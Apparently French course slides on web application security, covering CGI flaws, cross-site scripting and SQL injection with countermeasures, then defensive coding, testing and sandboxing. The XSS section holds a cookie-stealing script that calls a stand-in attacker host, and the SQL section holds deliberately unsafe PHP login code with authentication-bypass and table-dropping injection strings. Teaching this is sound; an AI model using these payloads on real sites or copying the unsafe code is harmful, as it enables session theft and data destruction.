


Defacing...



Defacing...

United Nations Children's Fund - Mozilla Firefox

Eichier Édition Affichage Historique Marque-pages Outils Aide

http://www.unicef.org/ Google



unicef

INFORMATION

- ▶ Newline
- ▶ Child Rights
- ▶ Publications
- ▶ Statistics
- ▶ Search
- ▶ Gopher

PARTICIPATION

- ▶ Greeting Cards, Gifts & Donations
- ▶ Guest Book

ORGANIZATION

- ▶ About UNICEF
- ▶ UNICEF Worldwide



unicef

United Nations Children's Fund



[Español](#) | [No Frames](#) | [Français](#)

[UNICEF Home](#) | [Information](#) | [Participation](#) | [Organization](#) | [Activities](#)

LATEST [Malnutrition a vast and persistent peril](#)



[Make a donation](#) and make a real difference to the lives of children everywhere. Your generous support will help fund UNICEF

Applications sécurisées

- **Vulnérabilités des applications web**
- **Sécuriser la conception et le développement**

Vulnérabilités des applications web – Sommaire

- 1 Généralités
 - Raisons d'attaquer/de protéger les applications web
 - Vulnérabilités d'une application
 - Vulnérabilité d'une application web et attaques qui en découlent
- 2 Vulnérabilités des programmes utilisant le protocole CGI
- 3 Cross Site Scripting
 - Définition
 - Exemple d'application web vulnérable
 - Exemples de scripts malicieux
 - Contre-mesures par vérification des entrées : filtrage
- 4 SQL Injection
 - Définition
 - Exemple d'application web vulnérable
 - Exemples de code SQL à injecter
 - Contre-mesures aux injections SQL

Raisons d'attaquer/de protéger les applications web

- Enjeux économiques (services commerciaux, bancaires...)
- Plus aisé à mettre en oeuvre qu'attaque par buffer overflow sur un système ou une application ou par déni de service sur un réseau
- Attaques discrètes et quasiment impossibles à remonter
- Programmeurs web rarement sensibilisés ou formés à la sécurité
- Utilisateurs confiants et peu informés

Vulnérabilités d'une application

Principe

Vulnérabilités principales d'une application :


- ses **ressources** : *attaque par déni de service sur sa mémoire, sa capacité calculatoire, sa gestion du nombres d'entrées (e.g. nb. de ports)...*
- et au niveau des **données passées en entrée** : *buffer overflow, Defacing, SQL injection...*

Vulnérabilité d'une appli. web et ses attaques

Principe

Vulnérabilité des **applications web** :

la non-vérification des données passées en entrée soit par **formulaire utilisateur** soit par **url**



Open Web Application Security Project (OWASP) – www.owasp.org – documentation consensuelle gratuite sur les vulnérabilités les plus critiques des applications web

Vulnérabilités des programmes utilisant le protocole CGI

Définition

Le **protocole CGI (Common Gateway Interface)** permet à une application de dialoguer avec un serveur web. I.e.

- de récupérer les données d'un formulaire
- et de produire des pages web dynamiques

Langages implémentant CGI : PERL, PHP, C, ASP, Shell...

Si les données ne sont pas vérifiées en entrée, alors un pirate peut, à la place de l'information attendue, insérer un code malicieux qui exploitera

- potentialités du langage de l'application (lecture, écriture...),
- éventuellement des commandes systèmes (rm, sendmail, ...)
- sur la machine où l'application tourne et avec les droits qui lui sont attribués

Cross Site Scripting

Définition

Cross Site Scripting (XSS) : insertion dans un site web d'un code malicieux qui sera exécuté par des internautes visitant ce site


- Ne vise pas le site web mais les internautes qui le consultent
- Supports susceptibles d'être vérolés : blog, forum, wiki, livre d'or, fils RSS, emails...

Nuissances potentielles des scripts

Nuissances que peuvent provoquer des scripts interprétés par les navigateurs :

- *Usurpation* de compte et de session notamment par vol de cookies, recherche dans le cache et l'historique de l'utilisateur
- *Détournement* et *redirection* d'URL vers d'autres sites
- *Réécriture* de page web à la volée (désinformation et defacing)
- *Scanning* des services web (HTTP) du LAN par l'intermédiaire du navigateur et d'AJAX, voire *reconfiguration* des services LAN offrant interface HTTP (e.g. routeur, imprimante...)
- *keylogging* enregistrement des frappes clavier des utilisateurs

Entrée des données par formulaire



login.php

login.php

```
<?php
// Cookie
setcookie("monCookieDeSession","Ce contenu est stocké dans le cookie
  monCookieDeSession");

// Récupération les données de la requête et affichage des résultats
$username = $_POST['username']; $password = $_POST['password'];

if ($username && $password) {
  echo "hello $username, your password is $password <br>";
}
else { echo "<html><head></head><body>
<form name=\"login\" method=\"post\" action=\"login.php\">
<p>Username<br /><input type=\"text\" name=\"username\" size=30<br />
<p>Password<br /><input type=\"password\" name=\"password\" size=30</p>
<input type=\"submit\" value=\"Login\">
</form></body></html>";}
?>
```

Exemples de scripts malicieux

- **Test de la vulnérabilité** : `<SCRIPT>alert("Vulnerable")</SCRIPT>`
- **Accès au contenu sensible (cookie)** :
`<SCRIPT>alert(document.cookie)</SCRIPT>`
- **Transmission du contenu d'un cookie au pirate** : en forçant le navigateur à se rediriger lui-même vers un autre site web et passer le cookie en argument
`<SCRIPT>document.location="http://site.pirate.com/page.pirate.php?info="+document.cookie;</SCRIPT>`
- **Variante pour intégrer du code** :
`Click Me`
- **Variante pour intégrer du code** :
`Move your mouse over me`
- **Réécriture de la page** :
`<SCRIPT>document.write("I was here")</SCRIPT>`

Après insertion d'un code malicieux

Accès au contenu sensible (cookie) après insertion dans le champ

Username : `<SCRIPT>alert(document.cookie)</SCRIPT>`

En affichant le **code source de la page web** :

hello `<SCRIPT>alert(document.cookie)</SCRIPT>`,

your password is `
`



Contre-mesures par vérification des entrées : filtrage

- **Echappement de l'ensemble des caractères spéciaux** : fonction PHP `htmlspecialchars()` remplace les caractères spéciaux par équivalent en HTML e.g. `<script>` devient `<script>`
 - 😊 la plus facile et la plus fiable
 - 😞 toutes les balises sont bloquées : gênant pour site où mise en page est importante (wiki, blog...)
- **Filtrage par expressions régulières et listes détaillées de mots clefs** : `$input = ereg_replace("<script>", "", $input);`
 - 😊 certaines balises HTML autorisées
 - 😞 plus difficile à réaliser
 - 😞 maintenance délicate

SQL Injection

Définition

SQL Injection : réfère au procédé de soumettre à une application des requêtes SQL brutes à travers ses champs de formulaire ou d'URL afin de réaliser des actions malicieuses

login.php

login.php

```

<html><head></head><body>
<?php
$username = $_POST['username']; $password = $_POST['password'];

if ($username && $password) {
// Connexion à la base -- mysql_connect() ...

// Exécution de la requête
$query = "SELECT * FROM 'userlist' WHERE 'username' = '$username'
AND 'password' = '$password'";
$result = mysql_query($query, $link);

// Récupération des données de la base et affichage -- mysql_fetch_array() ...
}
else {echo "<form name=\"login\" method=\"post\" action=\"login.php\">
<p>Username<br /><input type=\"text\" name=\"username\" size=30<br />
<p>Password<br /><input type=\"password\" name=\"password\" size=30</p>
<input type=\"submit\" value=\"Login\">
</form>";}
?>

```

Exemples de code SQL à injecter

login.php

```
//...  
$query = "SELECT * FROM 'userlist' WHERE 'username' = '$username'  
AND 'password' = '$password';"  
//...
```

- **Authentification sans rien** : Username: ' OR '=' , Password: ' OR '='
SELECT * FROM 'userlist' WHERE 'username' = '' OR ''=''' AND
'password' = '' OR ''='''
- **Causer des dommages** : Username: '; drop table userlist - -
SELECT * FROM 'userlist' WHERE 'username' = '' ; drop table
userlist--' AND 'password' = ''
avec - pour introduire une ligne de *commentaire*


Attention fonctionne si dans `/etc/php5/apache2/php.ini`
; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = Off

Après injection d'une requête SQL

Authentification en tant qu'admin : Username: **admin' /*** en ayant la connaissance de ce login

```
SELECT * FROM 'userlist' WHERE 'username' = 'admin' /*'  
AND 'password' = ''
```


avec */* plusieurs lignes de commentaires */*



Contre-mesures aux injections SQL

- Vérifier toutes les données entrées par le client : filtrage par expressions régulières
- Remplacer toutes les requêtes SQL directes par des procédures stockées
- Gérer des erreurs par défaut
- Verrouiller ODBC (Open DataBase Connectivity) pour qu'il ne retourne pas de messages au client
- Verrouiller la base de données en spécifiant des utilisateurs, des rôles et des permissions strictes

Points de vérification quelle que soit l'attaque



Quizz de synthèse

- Quel différence notable y a t'il entre une attaque par Cross Site Scripting et une attaque par SQL Injection ? Quelles sont les cibles ?
- Quelle vulnérabilité potentielle ont en commun les applications web et les systèmes sensibles au buffer overflow ?

Sécuriser la conception et le développement d'une application – Sommaire

- Problème majeur de la sécurisation d'une application
- Phases de sécurisation

5 Codage défensif

- Codage défensif
- Principes de base pour produire un code robuste (défensif)
- Une référence bibliographique

6 Tests de vérification statique et dynamique

- Tests de vérification statique
- Tests de vérification dynamique

7 Environnements de compilation sécurisés

8 Environnement d'exécution cloisonnés

- Cloisonnement de type "prison"
- Cloisonnement dans une machine virtuelle


Sécuriser la conception et le développement d'une application

Problème

*Tous les mécanismes de protection réseau et système
ne peuvent rien
contre une requête client
pour un service autorisé
sous une forme "apparemment" légitime*

Phases de sécurisation

- Proposition de séquençage des phases
- mais celles-ci sont avant tout indépendantes



Codage défensif

Définition

Distinction entre un programme

- **Correct** implémentant sans erreur la fonctionnalité attendue
I.e. qui risque de s'écrouler à la suite d'une erreur d'exécution si son entrée n'est pas conforme
- **Robuste** capable de s'exécuter dans un environnement hostile.
I.e. qui se termine de manière prévue en toutes circonstances

Un code défensif est un code robuste

Principes de base pour produire un code robuste (défensif)

- **Valider** toutes **les entrées des données** du programme
 - validation *lexicale* (encodage des caractères), *syntactique* (syntaxe d'une url) et *sémantique* (signification de l'exécution d'une commande telle que `rm -rf /`)
 - données du client/utilisateur, passées en paramètres, de l'environnement
- **Contrôler** la gestion de la **mémoire dynamique** et les **accès mémoire** par référence de pointeur et par indexation
- **Séparer** le **contrôle des données** et **éviter l'exécution d'un code** lu en entrée

Principes de base pour produire un code robuste (défensif)

- Appliquer le **privilège minimal**, **limiter les ressources** et cacher l'**information confidentielle**
- **Invoquer des ressources externes prudemment** et **prévoir** tous les **résultats** (à l'instar de la validation des entrées, validation des résultats)
- Privilégier une **modularité** logicielle simple (une fonction = un module) et des **solutions techniques simples** (écriture dans un fichier plat plutôt que dans une base de données relationnelle orientée objet si non nécessaire)

Conceptuellement simples mais fastidieux à implémenter

référence bibliographique

Secure Programming for Linux and Unix HOWTO

de David A. Wheeler

- Guide pour la conception et l'implémentation d'applications
- Exemples d'applications : *viewers of remote data, web applications (including CGI scripts), network servers, and setuid/setgid programs*
- C, C++, Java, Perl, Python, et Ada95
- <http://www.dwheeler.com/secure-programs/>
- Disponible gratuitement en ligne

Tests de vérification statique

Un peu de *génie logiciel*... **Techniques de vérifications statiques**

- Technique **informelle** : *jouer à la machine et chercher les erreurs classiques* : variables non initialisées, boucles infinies, débordements de tableaux, affectations incompatibles...
- Technique **formelle** : *prouver formellement la correction d'un programme* en établissant les assertions logiques intermédiaires entre la *postcondition* du programme (condition vraie à la fin du programme) et sa *précondition* (condition éventuelle à respecter par les données) (méthode de Hoare)

Tests de vérification dynamique

Vérifications dynamiques : comparaison entre résultats obtenus et résultats attendus après spécifications du programme

- Construction des jeux de tests
 - **aléatoirement**
 - **approche fonctionnelle ou boîte noire** : on vérifie sa fonction et pas sa structure interne
 - **approche structurelle ou boîte blanche** : on tient compte de la structure interne (couverture d'exécution des instructions, graphe du déroulement des instructions)
- Différents types de tests
 - **tests unitaires ou de modules**
 - **tests de réception** (par l'acquéreur dans ses locaux après installation et avec participation du fournisseur)
 - **tests de non-régression** (après modification d'une partie, vérification que d'autres n'en soient pas affectées)

Environnements de compilation sécurisés

Principe

*Si l'on dispose du code source d'un programme, on peut le **recompiler pour l'exécuter dans un environnement sécurisé** lequel alerte lors d'une anomalie rencontrée*

Par exemple, **StackGuard**

- Associé au compilateur `gcc`
- Détecte des **buffer overflow** dans la pile d'exécution
- Fonctionnement
 - Place mots **canaris**¹ à côté de l'adresse de retour dans la pile
 - Si le mot "canari" est altéré au retour de la fonction alors cela signale attaque par débordement de pile et programme s'arrête

¹les canaris (plus fragile que l'homme) étaient utilisés dans les mines pour détecter des émanations toxiques

Environnement d'exécution cloisonnés

Principe

Minimiser les risques par cloisonnement de l'application

Deux techniques de cloisonnement possibles :

- **Prison**
- **Machine virtuelle**

Cloisonnement de type "prison"

Définition


Prison : à l'aide de primitives du système d'exploitation, on octroie une identité au démon de l'application dans un groupe d'utilisateurs

ces groupes définissent certains droits
d'accès aux ressources associées


Exemple : la primitive **Unix chroot**

- modifie racine du système de fichiers :
vision limitée du sous répertoire
- requiert reproduction de certains
sous-répertoires (e.g. les fichiers
d'authentification)
- typique des serveurs FTP

Système



Prison pour
le serveur ftp




Cloisonnement dans une machine virtuelle

Définition

Machine virtuelle : couche intermédiaire entre le système d'application et l'application

Le programme ne voit pas du tout le système de base et a uniquement une vision des services offerts par la machine virtuelle

Exemple : la **machine virtuelle Java**



Quizz de synthèse

- Quelles différences y a t-il en un programme correct et un programme robuste ?
- Donner 3 exemples de tests de vérification.